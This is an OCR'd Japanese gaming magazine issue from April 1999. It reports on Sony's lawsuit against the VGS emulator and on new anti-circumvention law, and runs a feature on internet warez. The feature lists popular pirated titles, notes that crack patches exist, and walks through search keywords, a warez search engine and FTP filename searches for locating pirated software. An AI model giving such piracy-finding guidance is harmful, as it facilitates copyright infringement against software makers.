過激に遊ぶ!!パソコン&ゲームマシン実験室

ゲームラボ4月号
1999年4月1日発行
毎月1回1日発行 No.35
平成10年2月13日第3種郵便物認可

ゲームラボ

インターネットにはびこる恐怖
コピーソフトの実態

ゲーム改造コード
ファイナルファンタジーVIII

ゲーム業界魂の名語録

'99 4

Vol.6 大好評発売中！お申し込みは 0120-887670 で！

激光電脳倶楽部

電脳倶楽部は満開製作所の登録商標です

Vol.6 ￥2,500（税込）

/サウンドプログラミング本体だけでステレオPCMを鳴らす他
/GEKIイカP商店ゲーム用フォントパターン他
/ゲーム「KNIGHT」「LOST SOUL ACT2:鼓動 お試し版」
「ポケットショット」/同人広場「激光Oh!MEDIUM準備号」
/CGA劇場「Sensitive Tone」/X SoundBible（GET WILD'89
I'm proud/TAKE THE TIME/夜気幻想）
グラフィックツール「彩」「MFGED」転載他

1993～97年に発行された電脳倶楽部別冊全16号が保存版CD-ROM化！

電脳倶楽部別冊完全保存版

￥6,800 好評発売中！

Vol.1～5も大好評発売中

各号とも￥2,500（税込）

月刊電脳倶楽部130号発売中！


口座番号：00150－2－362847
口座名　：株式会社満開製作所

満開製作所の製品は、
メッセサンオー（秋葉原：3号店 03－3255－3454）、
ツクモパソコン本店II4F（秋葉原：03－3253－4199）、
シリコンハウス共立（大阪日本橋：06－644－4446）、
沖縄電子（宜野湾：098－898－2358）
以上のお店でもお求めになれます。

満開オリジナルキットシリーズ大好評発売中！

マウスジャック2（PS/2マウスをX68kで）発売中！￥7,600（税別）

MK-CC011
X68用ATX電源接続キット（￥3,600 税別）



MK-CK002
X680x0用連動電源キット（￥9,800 税別）

MK-CC006
倍クロック生成基板
（￥2,100 税別）

MK-CC004
HC000変換基板
（￥2,800 税別）


MK-CC004-20
HC000変換基板
FN20付（￥4,900 税別）

MK-CK001
ステレオパワーアンプキット（￥9,800 税別）

キット以外にも、ツクモ基板製品の限定満開バージョンも取り扱っております。お電話にてお問い合わせ下さい。

まーきゅりーゆにっと在庫少。お求めはお早めに！

MK-CC003
光DAI出力化キット
（￥2,700 税別）
これでアレもコレも真のデジタルオーディオで堪能！




SIMM（時価）、30用メモリ、コプロ、030,060MPU他、パーツ等の単品売りもあります。JXスキャナ（68用ツールバンドル）、シャープ純正CRT、CZ6VS1なども販売中！
復刊Oh!Xも取り扱い中です！
3Dアトリエ、XL/IMAGEも取り扱い中！
お電話で商品カタログをお取り寄せ下さい。

御注文・お問い合わせはすべて 新フリーダイヤル 0120-887670 でどうぞ
〒171-0021 東京都豊島区西池袋5-17-11 ルート西池袋ビル901
株式会社 満開製作所／パソコンショップ満開

商品着払い・カード払い可／ショップ商品（ハード・市販ソフト）郵便振替口座 00150-3-568201 口座名：パソコンショップ満開
電脳倶楽部はフリーダイヤルでお申込できます／電脳倶楽部専用郵便振替口座 00150-2-362847 口座名：株式会社満開製作所
満開製作所Webサイト（URL http://www.mankai.co.jp/）もぜひ御覧下さい。

C O N T E N T S

ゲームラボ 4月号



特集 コピーソフトの実態

巻頭特別企画

VGSにおびえるソニー……2
不正競争防止法改正……4

第1部 インターネットの暗部に迫る

コピーソフトの実態……8

第2部 検証 インターネット裏テクニック

プロクシ活用法……20
掲示板防衛術……26
サーバ構築運営術……30
ウェアーズからの挑戦……39
3大怪しいサイト比較……42

第3部 NEWSでHOTなインターネット

サイバーウオッチネットワークを聞く……46
サイバーウオッチネットワークは何を目指すか……50
ウェアーズはどこから……54
消えたWAREZ……58
改正風営法……62

第2特集 人間ドキュメント

ゲーム業界 魂の名語録……193

連載

㊙と読者のTalk 2 Talk……65
ユーザーズフォーラム……76
誌上裁判……78
漢の花道……80
GL博物院……82
激安番長……84
GL HitChart!!……86
巡回診療所……88
同人わーるど……90
読者プレゼント……94
星屑ジギーの言うことにゃ……96

アジアウェーブ……97
美少女業界にメガトンパンチ!!……100
女王さまと賢者の石……102
見えないゲームの事情……104
知られざるアニメの裏側……106
ゲーム業界流言飛語……108
テレビ業界の掟……110

㊙ゲーム紀行……114
分解天国……116
Master of Emulator……119
やまだかつてないクソゲー星人……122
GLギャラリー……124

ゲーム改造コード集……129
祝!! 『FFⅦ』300万本突破!! いきなり、ステータス、アイテムMAXだ!!

改造コード普及委員会……145

たにしげのパソゲー改造講座……148
ゲームボーイソフト開発教室……153
ハードハック……162
読者投稿作品……166
まんがなるへそ物語外伝……170
CD-Rクラック……173
板前の3分ハッキング……176
Master of Virus……178

レトロゲーム……181
68まみれ……185
基板道場……189

GLインフォメーション……210
GL買い物術・東日本……214
GL買い物術・西日本……216
今月の改造ツール……218
今月のエミュレータ……220
W@REZをめぐる冒険……222

ゲームラボ取材班が調査

巻頭特別企画！

GL NEWS REPORTS

ゲームラボ ニュースレポート

Report 1

ついに裁判へ発展 VGSにおびえるソニー

ソニーが行った『Virtual Game Station』の販売差し止め請求は却下された。その裏側には、いったいなにがあったか。一連の事件を分析してみよう。

すでにご存知の人も多いと思いますが、Macintoshでプレイステーションのゲームを遊ぶことができるエミュレータ、Virtual Game Station（以下VGS）がたいへんな話題をよんでいます。各ゲーム誌、パソコン誌においても大きく扱われたのは記憶に新しいところでしょう。


これまでエミュレータに関してあまり語られることはありませんでした。なぜなら、エミュレータ（とくにゲーム機）は法律的にグレーゾーンに位置し、扱いが非常に微妙だからです。メーカーにとっては権利を侵害する邪魔者になるかもしれません。

しかし、それはあくまでも建前で、法的な解釈はともかくメーカーから圧力がかかることを恐れたのです。広告収入が欠かせない雑誌の場合「メーカーの圧力=広告の引き上げ」は、すなわち媒体の死を意味します。また、個人の場合は「訴えるぞ！」と言われれば誰だって面倒なことに巻き込まれたくありません。

ところが、こともあろうにプレイステーションのエミュレータが商業ベースで、しかも「iMacでプレステのゲームができる！」なんて刺激的なキャッチフレーズとともに発売されたため、大騒ぎになってしまったわけです。

いったい何が違法なのか？

結論からいってしまえばエミュレータ自体は違法ではありません。むしろエミュレータがないとメーカー自身も困ってしまうでしょう。たとえば新しいハードウェアを開発する場合、開発機材上のエミュレータを使って実験します。いちいち仕様の異なるハードウェアを製作していたのではいくらお金があっても足りません。ソフトウェアもエミュレータで動作チェックをするのは常識です（最終的には



VGSは本来、日本語環境では動かない。しかし、World Wide Patchを使用すれば動作可能。セキュリティを強化したVGS Ver1.1が発表されたが、パッチもすぐにバージョンアップされた。また、プロテクトを回避するパッチも出まわっている。

きちんとしたハードを使う)。

しかし、ゲーム機のエミュレータとなると話は別です。かりにソニーがVGSを作って販売するなら何の問題もありません。しかし、許可なく勝手にエミュレータを作って売りさばかれるとソニーにとって非常に困った事態が発生します。これには2とおりの考えかたがあります。

①NOライセンスソフトの出現

ゲーム機というものは本体から生じる利益はほとんどありません。ソフトウェアで儲けるのが基本です。ところがVGSが普及すると「ソニーに高いライセンス料金を払わなくても、ウチ独自でVGS用のソフトを開発して販売したほうが儲かるな」という会社が現れるかもしれません。

実際、ファミコンが大流行した時代にハッカーインターナショナルというソフトハウスが出現し、オリジナルのアダルトソフトを次々と発表しました(くわしくは今月の181ページレトロゲームを参照)。

しかし、これはさほど問題にはならないかもしれません。けっきょくビジネスとして成功するには、SCEの後ろ盾が必要なシステムがすでにできあがっているのです。広告展開にしろ、販売経路にしろソニーが作り上げたビジネスシステムに立ち向かうことはきわめて困難でしょう。

マックワールドエキスポ/東京で発売されるはずだったVGS。SCEからの申し入れであえなく中止になった。

激突! ソニー対コネクティクス

1月5日
サンフランシスコで開催されたマックワールドエキスポにおいて発表。 エキスポ開催中のみ期間限定で販売される。価格は49ドル。

1月7日
ソニーは「VGSは認めていない。現在、法的処置も含めて検討中」。

1月13日
コネクティクスの最高責任者ロイ・マクドナルドは「この製品を出荷するつもりはある」。ソニーの広報は「14日までには公式見解を発表したい」。

1月27日
ソニーはサンフランシスコ連邦裁判所へ損害賠償とVGSの販売の差し止めを提訴。

1月28日
コネクティクスは互換性や機能を上げたVersion1.1の販売を開始。価格は49ドル。

2月4日
ソニーの出荷差し止め請求は連邦地裁判事によって却下される。

2月18日
東京で開催されたマックワールドエキスポで、企画室ゆうが販売する予定だったVGSはソニーの弁護士から送られてきた「発売停止の申し入れ」によって発売中止。しかしスティーブ・ジョブズが講演のなかで「日本でVGSを夏以降に販売する」と発言。それに対しコネクティクスは「具体的なことは何も決っていない」。

②ウェアーズとコピーの氾濫

VGSは英語版のMacOSで北米仕様のソフトしか遊べないようになっています。しかし、発表と同時にウェアーズとしてインターネットにアップロードされ、瞬く間に世界中に拡散しました。それと同時に他言語のシステムでも動作するようにパッチが作られたのは本誌3月号で紹介したとおりです。さらに、コピーしたソフトも動かすことができるMODパッチまで現れたのです! つまり、VGSとパッチを入手すれば本体もソフトも必要なくなってしまいます。現在、ソニーは香港やタイにおけるコピーソフトの氾濫、CD-Rの爆発的な普及にともなう違法コピーの問題に頭を悩ませています。そこへエミュレータが出てきたのですから警戒するのも当然でしょう。

さらに気になるのが、今回の事件をきっかけにほかのメーカーも動きはじめていることです。まずは任天堂がN64エミュレータの作者を告訴するかどうか検討中です(2月25日現在)。おそらく今後も同じようなことが起こるでしょう。

ほかのメディアが固く口を閉ざすなか、本誌はこれまで海賊版や違法コピーについて実態を検証し、警鐘を鳴らし続けてきました。違法行為は絶対に許されることではありません。しかし、企業が利益を追及するあまりがんじがらめの規則でユーザーを縛りつけ、基本的な権利までも奪い去ってしまわないように、我々自身も正しい知識と正確な情報を身に付ける必要があるのではないでしょうか。ゲームが利権争いの道具にならないためにも。

Report2

Mod-Chipに法の網 デジタル時代をにらんだ先手

著作権法30条「私的使用のための複製」と同47条二「必要と認められる限度の複製」で認められているバックアップはどうなるのか？　不正競争防止法改正案を検証する。

「これからは、Mod-Chipやサターンキーの販売が違法になる?」ということで、すでに読者のなかで議論をよんでいると思われるのが「プロテクト解除機器の規制」を盛り込んだ不正競争防止法(改正案)です。この改正案は、さる2月3日に通産省が発表したもので、海賊版ソフトの横行を防止することを目的にしています。

対象となるのは、ゲームソフトにかけられているプロテクトを無効化する装置や有料放送のスクランブルを解除する機器などの販売です。まだ、この原稿を書いている時点(2月中旬)では、具体的な条文が発表されていませんが、こうした解除装置が販売された場合、メーカー側は差し止めや損害賠償の請求ができるようになるそうです。

ちなみに、この不正競争防止法という法律は、著作権法や特許法、独占禁止法などの法の網からこぼれたものを拾ってくれる規定を設けています。いままで、コピープロテクトを解除してもいっさい取り締まることができなかったかといえば、必ずしもそういうわけではありません。著作権法112条により、著作権侵害のおそれがある者に対し、差し止めの請求をできることになっていたからです。ただ、著作権など従来からある法律のどの部分を侵害しているかという解釈が、非常にめんどうだったのです。

たとえば、Mod-Chipのケースを考えてみましょう。ごぞんじのように、プレステは起動時にソフトが製品版なのかどうかをチェックしにいきます。Mod-Chipは、そのチェックがなされるとバックアップソフトが入れられている状態であっても、これは製品版であるというニセの情報を送り返しプロテクトを無効にするのです。

さて、このような仕組みでプロテクトを回避させている場合の法律の解釈はどうなるのでしょうか? 「ニセの情報を送り返す」という行為自体は、別にプレステソフトの複製をしてるわけではありません。そうなると、著作権で定めている複製権の侵害とは解釈しづらいでしょう。「複製権を侵害する行為を助長している」というまわりくどい表現になってしまい、実際に助長行為を証明する手間もかかることになります。

またMod-Chipは、プログラムの内容を変えてしまうという同一性保持権の侵害で取り締まることも難しいでしょう。なぜなら、Mod-Chipが送る「ニセの情報」は、プログラムにインプットするデータであってプログラムそのものに変更を加えているわけではないからです。このような場合に、プロテクトを回避させる装置そのものを禁止できる法律があると、話が簡単になります。

今回の改正案は、これから発展が期待されている音楽・映画・プログラムなどのデジタル著作物全般を保護するために設けられるものです。デジタル著作物は複製が容易なことから、あらかじめ予防策をとっておこうといったところでしょうか。

不正競争防止法の一部を改正する法律案
平成11年2月3日　通商産業省発表

1．法律改正の目的
(1)近年、音楽や映画、ゲームソフト等をデジタル化（電気記号化）して、インターネットやDVD等を用いて様々な形態で消費者に販売する産業（コンテンツ提供事業）が急進展。このようなコンテンツ提供事業は、消費者の多様なニーズに対応するものであり、将来の成長産業としても極めて有望。
(2)コンテンツの提供に当たっては、無断視聴や無断コピーを防止するための使用管理・コピー管理のための技術（一種の暗号技術等）が付されるが、この管理技術を無効化する機器やソフトウェアを販売する業者が横行。
(3)無断視聴や無断コピーが横行すると、コンテンツ提供業者は事業収益が得られず、産業としての存立基盤が危うくなる。しかし、現状では法規制が存在しないため；これらの管理技術を無効化する迂回機器・ソフトの販売・取引が半ば公然と行われており、かかる不公正な取引への対応が喫緊の課題。

※通産省ホームページより引用

ちなみに、この改正案を推進する原動力となったのはデジタル衛星放送の存在であったと言われています。日本でもかなり普及してきたスカイパーフェクTVとディレクTVは、もともとアメリカが発祥。アメリカの通信法では、衛星TVやケーブルTVのスクランブルの無断解除を侵害行為として禁止しているのです。50万ドル以下の罰金、もしくは5年以下の拘禁が課されます。

日本にもこれからデジタル放送が本格的に参入してくるわけで、法整備を進めておく必要があったわけです。ほかにもデジタル関連では、音楽ソフトのSCMS(シリアルコピーマネジメントシステム)、DVDのコピーガードなどもプロテクトを破られるのは死活問題。今後のデジタルビジネスを育成することを考えると、たとえ従来の著作権法で認められていた「私的所有」のためのバックアップと整合性がつかなくても「プロテクト解除装置禁止」を法案として導入する方向で話が進められたのも無理のないことでしょう。また、こうした解除装置が電気街やインターネットなどを通じて容易に入手できる現在の状況も、この法改正を推し進める強力な一因となっていることは間違いありません。

そんなわけで、この不正競争防止法の改正案が国会を通過するのは時間の問題と思われます。ただ、これからすべてのデジタル著作物にプロテクトがかけられ、一切の複製が禁止されるという極端な話にはならないはずです。そもそも複製行為がいけないわけでは決してありません。著作者に無断で複製して売ったり、コピー品をただでもらったりする不正コピー行為が禁止されているだけなのです。

たとえば、1984年にアメリカで争われたソニーとユニバーサル社の裁判などを見ればわかります。原告であるユニバーサル社は、商業テレビジョンで放映される映画をビデオデッキに録画するという行為は著作権の侵害であると主張しました。しかし、勝訴したのはソニーでした。たとえ、ビデオデッキに映画を複製する機能があったとしても、その装置が家庭内において適法な目的に広く使用されていれば問題ないと示したのです。たとえば、留守のあいだに録画しておいてそれをあとから鑑賞する場合などは、まったく公正な使用方法になります。他人に貸したりするのがダメなのです。

おそらく、不正競争防止法案も「プロテクト解除装置=即違法」という単純なことにはならないと思います。著作権で認められている「私的所有」の枠内で広く用いられていると認められた場合や、正規ユーザーによるバックアップがおもな目的の場合は、複製装置の存在を認めないわけにはいかないからです。実際のEUやアメリカの判例を見ても、ケースバイケースで侵害か適法かの判断がなされています。これからも、コピーという善悪表裏一体となった行為に関するメーカーとユーザーのいたちごっこは続くはずです。

プロテクト解除装置に関する諸外国の状況

アメリカ

★DATやMDなどにかけられているSCMSの解除装置

著作権法の第1002条(c)に以下のような規定あり。「いかなる者も、全体的または部分的にSCMSまたは同様のシステムを実施するためのプログラムまたは回路を回避し、迂回し、除去し、機能を阻止し、またはその他の方法で回避することを、主たる目的または効果とする何らかの装置を輸入し、製造し、もしくは頒布し、またはそのようなサービスを提供もしくは履行してはならない」

★衛星&ケーブルテレビのプロテクト解除装置

通信法第605条(e)(4)において以下のような規定あり。「電子的、機械的またはその他の装置もしくは設備を、当該装置もしくは設備が主として衛星ケーブル番組の無断解読の援助用であることを知り、または知るべき理由がありながら、製造し、組み立て、修正し、輸入し、輸出し、販売し、もしくは頒布した者、または605条(a)によって禁止されるその他何らかの行為を目的とする者、に対しては各侵害行為につき50万ドル以下の罰金、もしくは各侵害行為につき5年以下の拘禁、またはその両方を課するものとする。本項の侵害によって課される刑罰および救済手段のすべてについて、ここに定める禁止行為はかかる装置の各々への適用に際し、各別の侵害行為とみなされる」

EC加盟国

★コンピュータプログラムの法的保護

ECディレクティブに以下のような規定あり。「コンピュータ・プログラムの保護のために適用されている技術的装置の無許諾での除去又は回避を促進することのみを目的としている手段を流通させ又は商業用目的で所持する行為を禁止」

Special Edition:

インターネットにコピーソフト

Internet

インターネットは、ありとあらゆる情報を飲み込んで成長する巨大な有機体としての側面を持っています。そこには情報という情報が集まり、データベースを構築しているのです。インターネットの検索エンジンは、世界中の情報を集積し、誰もがそこにアクセスできる空間を創造することに成功しました。

この広大なインターネットに、市販で売られているパソコン用のソフトウェアが、個人によって勝手にアップロードされている空間があります。市場価格で100,000円を超えるような高額ソフトも、アップロードされているのです。

これらのソフトは、インターネットに接続しているユーザーなら、だれでもダウンロードすることができます。そして、まったく市販品と同じように使うことができるのです。

通常のゲームソフトやアプリケーションはもちろん、30万円もするような高額なグラフィックソフトから、オフィスで使われる高額アプリケーション、『Visual Basic』や『Borland C++』などの開発ツール。はては一般には出まわることのないOSのβ版なども、電話回線1本で手に入れることができます。お金はまったくかかりません。

このようなインターネットを通して流通する違法ソフトは、「ウェアーズ」と呼ばれています。「ウェアーズ」＝Warezとは“Softwares”の後ろ“wares”を取って“s”を“z”に変えた、違法ソフトを表すアンダーグラウンド世界の隠語です。

もちろん、これは違法行為にほかなりません。ウェアーズと判明した時点でそのソフトを使い続ければ、ダウンロードした本人も罪に問われます。しかし、

インターネットは違法ソフトの宝庫です。実際、パソコン用の高価なソフトウェアが、何者かの手によってインターネットに勝手にアップロードされ、違法に流通しています。これらインターネットウェアーズの実態を完全解明します！

はじめる恐怖 トの実態 UAREZ

誰がどこでダウンロードしてソフトを使用しているのか、全体像を解明することが非常に難しいのが現状なのです。

もともと、ウェアーズの起源はパソコン通信の時代に逆上ります。草の根BBSなどでは、誰もが見ることができる表の掲示板とは別に、特定の仲間だけが見ることができる裏掲示板が存在していました。そこでは市販ソフトが大量にアップロードされていたのです。


けっきょく、これらの草の根BBSは警察による家宅捜索と摘発によって姿を消しました。しかし、ウェアーズはいまも姿を変えて生き続けています。

さらに最近では隠匿化もすすんできました。匿名サーバの登場は、インターネットにおける唯一の証明方法であるIPアドレスの価値を無にしてしまったといえるでしょう。

プロバイダ側もただ黙って指をくわえて見ていたというわけではありません。現在ではLHAやZIPで圧縮し、"*.PDF"などと拡張子を変えただけでは、簡単に発見されて即削除されてしまいます。そのため、ウェアーズ利用者は新たな圧縮ツール＆ファイル分割ツールを次々に開発し、ダウンロードしてもソフトが正常に起動できないようなトリックが加えられているのです。『GetRight』や『ReGet』はもちろん、『御茶義理』、『JPEG Direct ANNEX』、『WinCRC』…。現在のウェアーズは、これらのツールを最大限に活用しなければ、ダウンロードできません。トリックは日々複雑になり、闇の世界に潜伏しているのです。

ここでは最新ウェアーズの実態を完全解明します。インターネットの暗部に目をつぶることなく、現実を直視してください。

人気ウェアーズ TOP5




『Photoshop』の場合、『Kai's Power Tool』などのプラグインやフィルタも非常にターゲットにされやすい。

Illustrator8.0J


Microsoft Office97 with Word98

QuarkXpress



Visual Basic 5.0J

ウェアーズで人気があるといえば、アップされることも多くダウンロードの需要も多いソフトである。やはり『Photoshop5.0J』や『Illustrator 8.0J』など、高機能で高価なソフトが並ぶ。『Photoshop5.0J』などは54.8Mバイトと意外に容量が少ないことから、さまざまなサイトにアップされている。また、ハードウェアキーが必要な『QuarkXpress』などの高額ソフトも、ハードウェアクラックされたバージョンが流通している。これらのソフトは容量も巨大だが、ダウンロード支援ツールが違法ソフトの流通を可能にした。




ウェアーズはつねにスクラップ&ビルドを繰り返している。サイトが、一夜にして消えてしまうこともめずらしくはない。だが、Yahoo！などのサーチエンジンで普通に探すのでは、発見できる確率は低い。特有のキーワードやウェアーズ専用のサーチエンジンを使用するテクニックが必要となるのである。

SeaRcH tEchicS

ブラウザからワンクリックでダウンロードできるほど、現在のウェアーズは甘くはない。JAVAスクリプトの普及により、ダウンロード中に一度サーバ側から強制的に接続を切断し、ダウンロードツールを使用していないユーザーを弾いてしまうようなサイトも存在しているのだ。

doWnLoAd



ゲームウェアーズ TOP5

To Heart

『To Heart』のようにCDチェックが必要なソフトには、チェックを外すクラックソフトもアップされている。

パソコンゲーム事情を反映するかのように『To Heart』や『White Album』など、美少女ゲームが全盛である。なかには『三國志曹操伝』や『リアルタイム版大戦略』などの硬派なタイトルと取り上げているページもあるが、ごく一部だ。いずれにしろ、ゲームのウェアーズは一般のアプリケーションよりも消える確率が高く、アップされたとしても1日数10Mバイトごとに、日替わりでアップされることが多い。ゲームからオーディオファイルなどを切り捨て、ウェアーズ用に容量を軽くしているものの、RARで100個以上に分割されていることもあるのだ。

White Album

ぎゃんパニLimited

She'sn

三國志曹操伝

実用ウェアーズ TOP5

旧バージョンはデモ版をクラックしたものが流通していた。依然として狙われやすいソフトである。

驚速98


Norton Utilities

とくに高額というわけではないが、人気を集めているのがこのジャンルに属する。『CD革命ヴァーチャル』は、ウェアーズ自体がこの形式（*.fcd）でアップされていることもあるので、彼らにとっての必須アイテムともいえるだろう。


ハードディスクの高速化ツール『驚速98』などは、市販品でもランキング上位に食い込むほどの人気ソフト。クラックパッチまで付属したものが出まわっている。あとは『Norton Utilities』などの実用ソフトが並ぶ。ウェアーズは危険なトラップに満ちたサイトを回ることも多いため、このようなツールは不可欠なのかもしれない？

Disk Juggler

Win CDR



ダウンロードできたからといって、そのままの形で使えるということはない。拡張子を変更し、圧縮ツールを変えて、それがウェアーズであることを隠しているのである。違法ソフトを扱う犯罪者は、2重3重に貼りめぐらした隠れみのを突破して、はじめて市販ソフトを手に入れるのだ。




EXtracT fRoM Nrchl∨5

W@RE2


数年前までのウェアーズといえば、キーワード「Warez」で検索すればたくさんのサイトにヒットし、ブラウザのボタン1つでかんたんにダウンロードできた。その意味では、ウェアーズ自体の存在が知られていなかったということもあるが、サーバ管理者の危機意識が欠如していたともいえる。

しかし、時代は変わった。プロバイダは自分のサーバ内でのファイル転送に目を光らせ、ウェアーズを厳しくチェックしている。したがって、ウェアーズを扱う犯罪者たちも、その手口はますます複雑に、巧妙になっていくのである。無限に繰り返される不毛な追いかけっこだ。



Overseas WAREZ

サーチエンジン



1 2 とりあえずYahoo!などのサーチエンジンは使いものにならない。InfoseekやLycosなどのロボット型の検索エンジンを使用する。

3 とりあえず“warez”をキーワードにして検索する。42,976ヒット。あまりにも数が多すぎて絞り込めない。

4 5 6 “warez”に加え“photoshop”などソフト名を組み合わせるほか、“FTPz”、“appz”、“gamez”などの単語を組み合わせることで、本当のウェアーズサイトを絞り込んでいく。

7 検索ヒット数は減少し、ウェアーズサイトが出現した。

8 キーワードを少し変えるだけで、目的のサイトに行くことができる。また、海外のウェアーズサイトはT50.com（http://www.t50.com/）でランキングされているので、このサイトからあらゆるウェアーズにアクセスすることも可能だ。

ウェアーズ専用サーチエンジン


1 ウェアーズ専用の検索エンジンも存在している。そのなかでもっとも有名なのが、Search.Warez.com(http://search.warez.com)である。

2〜6 使いかたは、ソフト名を打ち込んで、Searchをクリックするだけだ。“warez”のほかにも“crackz”、“serialz”、最近大流行の“mp3z”にエミュレータのROMイメージを集めた“romz”などなど、広範囲にジャンル分けされて違法ソフトが網羅されている。


7 試しに“Photoshop”と入力してみる。


8 いくつかのサイトがヒットした。

9 ソフト名からウェアーズサイトをヒットさせるには、この方法が主流だ。普通の検索エンジンよりも、精度は確実に高い。



FTP Search





直接ダウンロード！


1ダウンロードしたいファイル名がすでにわかっているのなら、ホームページの検索エンジンよりも、FTPに格納されているファイルを直接検索する“FTP Search”（http://www.ftpsearch.com）を使ったほうが、はるかに速いし精度も高い。


2使用方法は、ボックスに文字列を打ち込んでSearchボタンを押す。入力された文字列を含んだファイル名、またはディレクトリ名が検索結果として表示される。『Photoshop』を例にとると、キーワードが“photoshop”ならば、“photoshop”というディレクトリにファイルがアップロードされている可能性も含まれる。だが、この方法だとインターネット上の関係ない個人フォルダなども含まれるため、ウェアーズにヒットするとは限らない。より精度を上げるためには、“photoshop5j.rar”のようにファイル名を指定する。12ページ以降で解説するファイル分割ツールの拡張子を持つファイル名を指定するのも、1つの方法である。


3ファイルがヒットすれば、検索結果の画面から直接ダウンロードを行うことができる。ファイルが目的のものであるかどうかは、表示されるファイルサイズも判断基準の1つとなるだろう。汎用的なコンポーネントの検索にも利用できる。


Domestic WAREZ


日本ウェアーズサーチ術














日本語アプリが山のように

1 2日本のウェアーズでも、検索エンジンはロボット型でヒット率が高いInfoseek（http://www.infoseek.co.jp）やgoo（http://www.goo.ne.jp）を使う。Yahoo!などは使えないので注意。


3 4しかし、日本のウェアーズサイトはロボット検索回避のスクリプトをページ内に埋め込むなどしてプロテクトされているので、普通の検索で発見することは難しい。

